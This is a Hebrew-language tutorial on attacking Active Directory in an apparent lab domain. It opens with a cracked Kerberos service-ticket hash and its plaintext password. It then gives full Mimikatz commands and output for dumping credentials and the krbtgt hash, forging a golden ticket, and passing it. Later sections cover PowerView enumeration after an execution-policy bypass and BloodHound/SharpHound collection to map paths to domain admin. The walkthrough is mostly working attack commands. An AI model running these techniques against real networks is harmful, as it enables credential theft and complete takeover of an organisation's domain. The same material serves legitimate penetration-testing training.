$krb5tgt$23$*SQLService$MARVEL.LOCAL$HYDRA-DC/SQLService.MARVEL.local~60111*$d8c87f700a55e3b68a699e6150fef21b$8f4a1b9a20428f5c89e8be1226be0ebca90fa77409fe04f5deac06a3cde49ef48451cb979c6e138bb66d2086e2fe258d1797f29b3a771936f2903bd59455c194a0d2d231bb8ab410f1057b15ce910c6fe742271bb215d74e77907273bfba5d72bf19819843804058d6f4a3f7bb3ce10e11ee247cb92ff08547d0de38d5985264910535eeb7f13cd49143ac81580ae0a4768b546cc16907c401abdf1414d6420d35c0b90b30b73289f0c346515c17e19a31c8fb80731659b2502449cd35cb00d1ed99cf6eea44dea0e9f40b6066bce3701ba34232d75c0e8fbad338585ebf38f7eae0847917678c07216d6fd1ee7b908a8c2c3e887f6db1523b10bd3d3a988e2dd8162c451d83bb8bd4728f373962454563a154280419d7867fa1d08edad686e921796ab7d6591c17228a1180d55908f66424fa20297101c1ef07afcd8a3e3cbbdbba881da2daa400fe2f2f4a4a665522c973a203610ab666a2558536545861fa0742c2473b5c409d59cddb9ea17e4d97471bbb85b927709e8781ac5ced2e18b12bac8325495370f196bc08706d0f6cfeade8c8db2da143ecd248f8a3c2f1d84da3b960906a4e9599b1d85ec32d7a6fafa0007142423351eb15fae5da2b77b75ba7784a23475e241a84b4860410e3364625a4f6ce486339d691e5ce1deec17af22982b9b307186ac58d92526cfff0485eabeb126bdd86024a7966a3143e6e2d72edcf649192dd562bed4c02f581436f3151c19692cb8fc1176dce09de7b10aa96b1fe28ca3988701975f059437b0b503a25ce93ed711b3f4cc2c955c332fb9323763216be0bb44832514da5aa0acd7d2479ce7e6ffae7def56733dd44227559051886b56e4a0bbb338f9cfd5f9ecf04e710772a3fdb2b39fc84810a7b04e350a1dc4fcf1acbac76a01c98911f8c5f3564470f07a362fc127c742613411b6928161336f2f232c14838054ce4c5c7ee20d066a0d7a04f9135a88d388436999f9b5404d719f83bc8b1197b961c784cb5b8b475c34aafd1d463b81ba2a90ff4ed35ca61de36510334365fcf5ebe25ca18b50b63a15862143af28ae126c7a4dd67544717aa76371397aa007f86bc6757fc6092cbb66df0ebb16eb9fd2b58edfa467af15a7356fa064f3d61256c2fb4a1d263f6750c316cbd50c002bc0be2ab20892c8e633a5c97016e6cb0175bb1637682eb12b2cd4b3ac7444cba8bb1f1b2193f9c8ef210934c9db7280f2f422a4352ce84c84a9f5bb4dd20f5448fe508bf2554ab05ae1f250133fba461084441ed59fe47d49057f285ea875d8ef432ba9f8f932ee:MyPassword123#
```


Credential dumping with Mimikatz

אנחנו נשתמש בכלי שנקרא Mimikatz הוא מוציא סיסמאות, hashes, PIN codes והכי חשוב בשבילנו kerberos tickets (ויש עוד הרבה) עם הכלי אפשר לעשות pass the hash, pass the ticket ולבנות golden tickets.

הכלי Mimikatz :

<https://github.com/gentilkiwi/mimikatz>

קודם כל נכנס לטרמינל בDC ונפעיל את הכלי :

```
C:\Users\Administrator\Downloads>mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #18362 Nov 25 2019 02:50:28
## ^ ##. "A Le Vie, A L'Amour" - (oe.eo)
## / \ ##. /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##. > http://blog.gentilkiwi.com/mimikatz
## v ##. Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com **/

mimikatz #
```

לאחר מכן נתחיל בלהקליד

privilege::debug

כדי לבדוק אם יש לנו את ההרשאות לעשות debug ל process אנחנו מצפים ל תשובה של '20' ok

```
mimikatz # privilege::debug
Privilege '20' OK
```

אם נקליד sekurlsa::logonpasswords יראה לנו את המשתמשים שהתחברו למחשב והמשתמש שלהם נמצא בזיכרון ואם יתמזל מזלנו יוכל להיות שם domain admin

```
msv :
[00000003] Primary
* Username : HYDRA-DC$
* Domain : MARVEL
* NTLM : 1812b77bb7c27523cbd8587417be5c15
* SHA1 : 16b8a6547eefe112d3e0b1b20d6e357b571dea01
tspkg :
wdigest :
* Username : HYDRA-DC$
* Domain : MARVEL
* Password : (null)
kerberos :
* Username : hydra-dc$
* Domain : MARVEL.LOCAL
* Password : (null)
ssp :
credman :
```

הכלי יכול לבצע עוד המון דברים כמו לעשות dump ל sam, secrets cache ועוד

Golden ticket Attack

במתקפה זאת אחרי שהשגנו שליטה על המשתמש של krbtgt שזה המשתמש שדיברנו עליו שמחלק את tickets, איתו נוכל לייצר tickets לכל שירות ב AD שלנו ולשלוח בכל המערכת.

את המתקפה הזאת נעשה עם mimikatz

הכלי Mimikatz :

<https://github.com/gentilkiwi/mimikatz>

נעשה את כל הפעולות שדיברנו עליהם שצריך לעשות לפני שמשתמשים בכלי ,

לאחר מכן נקליד lsadump::lsa /inject /name:krbtgt

אנחנו מחפשים את הפרטים של המשתמש krbtgt

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : MARVEL / S-1-5-21-301214212-3920777931-1277971883

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 11f843aafd22acfb29aef92f6e423994
  LM :
  Hash NTLM: 11f843aafd22acfb29aef92f6e423994
  ntlm- 0: 11f843aafd22acfb29aef92f6e423994
  lm - 0: 54d6ddae6771d2241a5190fb1870c1e2

* hDigest
  01 7b62f73f32abe710ea0e3cf682062801
  02 c6b924c0ab9096190c29b193a1bde2c9
  03 9435101a2a565e5d792456070f1edbf0
  04 7b62f73f32abe710ea0e3cf682062801
  05 c6b924c0ab9096190c29b193a1bde2c9
  06 6cca6fba1208daea81784b4df1aa27e2
  07 7b62f73f32abe710ea0e3cf682062801
  08 ceeaf327ba13419c0ab25cea2344d993
```

נשמור בצד את ה domain sid ואת ה NTLM hash

ועם זה אנחנו נייצר את ה ticket שלנו

אנחנו נקליד :

```
kerberos::golden /user:שורצים /domain:דומאין.local /sid: domain sid /krbtgt: krbtgt
hash /id:500 /ptt
```

id:500 אומר משתמש שהוא אדמין

ptt - pass the ticket

```
mimikatz # kerberos::golden /User:Administrator /domain:marvel.local /sid:S-1-5-21-301214212-3920777931-1277971883 /krbtgt:11f843aafd22acfb29aef92f6e423994 /id:500 /ptt
User : Administrator
Domain : marvel.local (MARVEL)
SID : S-1-5-21-301214212-3920777931-1277971883
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 11f843aafd22acfb29aef92f6e423994 - rc4 hmac nt
```

```
-> Ticket : ** Pass The Ticket **  
  
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated  
  
Golden ticket for 'Administrator @ marvel.local' successfully submitted for current session
```

ועכשיו קיבלנו session שאיתו יש לנו גישה לכל מקום במערכת .
עכשיו אפשר לרשום misc::cmd וזה יפתח לנו חלון cmd איתו נוכל להיכנס לכל מקום ואם נרצה בעזרת
psexec נוכל גם להתחבר לאיזה מחשב שנרצה.

PowerView

כלי שמאפשר לנו להסתכל על הרשת ולראות domain users, policies ועוד זה כלי של powershell וניתוח של כל ה AD

הכלי PowerView:

<https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon>

נוריד אותו לאחד ממחשבי windows 10 שלנו,
לאחר מכן נפתח cmd ונרשום ep bypass powershell -ep
-ep זה קיצור של ExecutionPolicy אנחנו עושים את זה כדי לעבור את executionpolicy שמונע מאיתנו להפעיל סקריפטים ותוכנות שיכולות לפגוע בנו,
נפעיל powerview.ps1 של .\powerview.ps1
לאחר מכן נוכל לרשום פקודות שיוכלו לתת לנו מידע על domin כמו Get-NetDomain

```
PS C:\Users\fcastle\Downloads> .\PowerView.ps1
PS C:\Users\fcastle\Downloads> Get-NetDomain

Forest                : MARVEL.local
DomainControllers     : {HYDRA-DC.MARVEL.local}
Children              : {}
DomainMode             : Unknown
DomainModeLevel       : 7
Parent                : 
PdcRoleOwner           : HYDRA-DC.MARVEL.local
RidRoleOwner           : HYDRA-DC.MARVEL.local
InfrastructureRoleOwner : HYDRA-DC.MARVEL.local
Name                  : MARVEL.local
```

יש המון פקודות אותן ניתן להריץ כמו Get-DomainPolicy שנותן לנו לראות את כל ה policy

```
PS C:\Users\fcastle\Downloads> Get-DomainPolicy

Name      Value
-----
Kerberos Policy {MaxTicketAge, MaxServiceAge, MaxClockSkew, MaxRenewAge...}
System Access {MinimumPasswordAge, MaximumPasswordAge, LockoutBadCount, PasswordComplexity...}
Version      {Revision, signature}
Registry Values {MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash}
Unicode      {Unicode}
```

אפשר לרשום system access ("Get-DomainPolicy"). כדי לראות את ה policy של המערכת כמו אורך סיסמה מינימלי ומקסימלי נסיונות כניסה עד שננעל - ואפילו מתי הסיסמה פגה תוקף

```
PS C:\Users\fcastle\Downloads> (Get-DomainPolicy)."system access"
```

Name	Value
MinimumPasswordAge	{1}
MaximumPasswordAge	{42}
LockoutBadCount	{0}
PasswordComplexity	{1}
RequireLogonToChangePassword	{0}
LSAAnonymousNameLookup	{0}
ForceLogoffWhenHourExpire	{0}
PasswordHistorySize	{24}
ClearTextPassword	{0}
MinimumPasswordLength	{7}

אפשר גם לראות דברים כמו מתי פעם אחרונה שינו את הסיסמה ואיזה משתמשים יש וכמה פעמים משתמשים השתמשו בסיסמה לא נכונה, שמות של מחשבים שהם חלק מה domain , מערכות הפעלה shares, משתמשים שהם GPO , domain ועוד המון דברים.

```
PS C:\Users\fcastle\Downloads> Invoke-ShareFinder_
```

\\THEPUNISHER.MARVEL.local\ADMIN\$	- Remote Admin
\\THEPUNISHER.MARVEL.local\C\$	- Default share
\\THEPUNISHER.MARVEL.local\IPC\$	- Remote IPC
\\THEPUNISHER.MARVEL.local\Share	-
\\HYDRA-DC.MARVEL.local\ADMIN\$	- Remote Admin
\\HYDRA-DC.MARVEL.local\C\$	- Default share

Bloodhound

כלי שמאפשר כמו powerview לראות נתונים על dominos שבו אנחנו נמצאים רק שפה זה יהיה בצורה גרפית מאוד יפה ונוחה לעין

הכלי bloodhound :


<https://github.com/BloodHoundAD/BloodHound>

כדי להריץ את הכלי לאחר ההתקנה בטרמינל neo4j console וזה יריץ את הכלי ויתן לנו קישור להתחברות לכלי

```
root@kali:~# neo4j console
Active database: graph.db
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf
logs:      /usr/share/neo4j/logs
plugins:    /usr/share/neo4j/plugins
import:     /usr/share/neo4j/import
data:      /usr/share/neo4j/data
certificates: /usr/share/neo4j/certificates
run:       /usr/share/neo4j/run
```

פותחים את הקישור עם שם המשתמש והסיסמה הדיפולטית ואז מחליפים סיסמה

לאחר מכן נפתח טרמינל חדש ונפעיל bloodhound והוא יביא אותנו למסך ה GUI של המערכת



עכשיו אחרי שהתקנו את הכלי, צריך לספק לו מידע כדי שהוא יוכל לעבד אותו ולהציג לנו את המידע יש כמה דרכים לעשות את זה :

<https://bloodhound.readthedocs.io/en/latest/data-collection/sharphound.html>

אנחנו נשתמש ב sharphound קוראים לו ככה כי הוא רשום ב C# :

<https://github.com/BloodHoundAD/SharpHound3>

עכשיו נעבור לאחד ממחשבי ה windows שלנו ונוריד אצלו את הספק המידע,
לאחר מכן נפעיל אותו על ידי רשימה של .\SharpHound.ps1
ונקליד

```
PS C:\Users\fcastle\Downloads> . .\SharpHound.ps1
PS C:\Users\fcastle\Downloads> Invoke-BloodHound -CollectionMethod All -Domain MARVEL.local -ZipFileName file.zip_
```

בשביל להגיד לו לאסוף את כל המידע ולייצא אותו לקובץ


```
Resolved Collection Methods to Group, LocalAdmin, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM,
Targets
Starting Enumeration for MARVEL.local
Status: 67 objects enumerated (+67 ∞/s --- Using 92 MB RAM )
Finished enumeration for MARVEL.local in 00:00:00.4775956
0 hosts failed ping. 0 hosts timedout.

Compressing data to C:\Users\fcastle\Downloads\file.zip.
You can upload this file directly to the UI.
Finished compressing files!
```

נעביר את הקובץ למחשב שלנו ונפתח אותו בתוך bloodhound

Upload Data ⓘ

לאחר טעינת הקבצים נוכל לראות את כל המידע שהוא שאב :



The screenshot shows the BloodHound web interface. At the top, there is a search bar with the text "Start typing to search for a node...". Below the search bar are three tabs: "Database Info", "Node Info", and "Queries". The "Database Info" tab is selected, and it displays a table with the following data:

Database Info	
DB Address	bolt://localhost:7687
DB User	neo4j
Users	9
Computers	3
Groups	52
Sessions	3
ACLs	512
Relationships	592


Below the table, there are four buttons: "Refresh DB Stats" (green), "Warm Up Database" (green), "Clear Sessions" (blue), and "Clear Database" (red). At the bottom, there is a button labeled "Log Out/Switch DB" (orange).

עכשיו נוכל ללכת ל Queries ולראות את ה Pre built שהם מציעים שמאפשר לראות domain admins
הדרך הקצרה ביותר ל domain admin ועוד


כלל משתמשי Admin :



דרך הקצרה ביותר ל domain admin



דרך למשתמש החזק ביותר :



ואם כל המידע הזה אפשר לתכנן את הצעד הבא ולראות מה כדאי וניתן לעשות.

פה יש לנו רק רשת קטנטנה אז ברשתות אמיתיות וגדולות הכלי הזה הוא חשוב ביותר ומעניק המון מידע.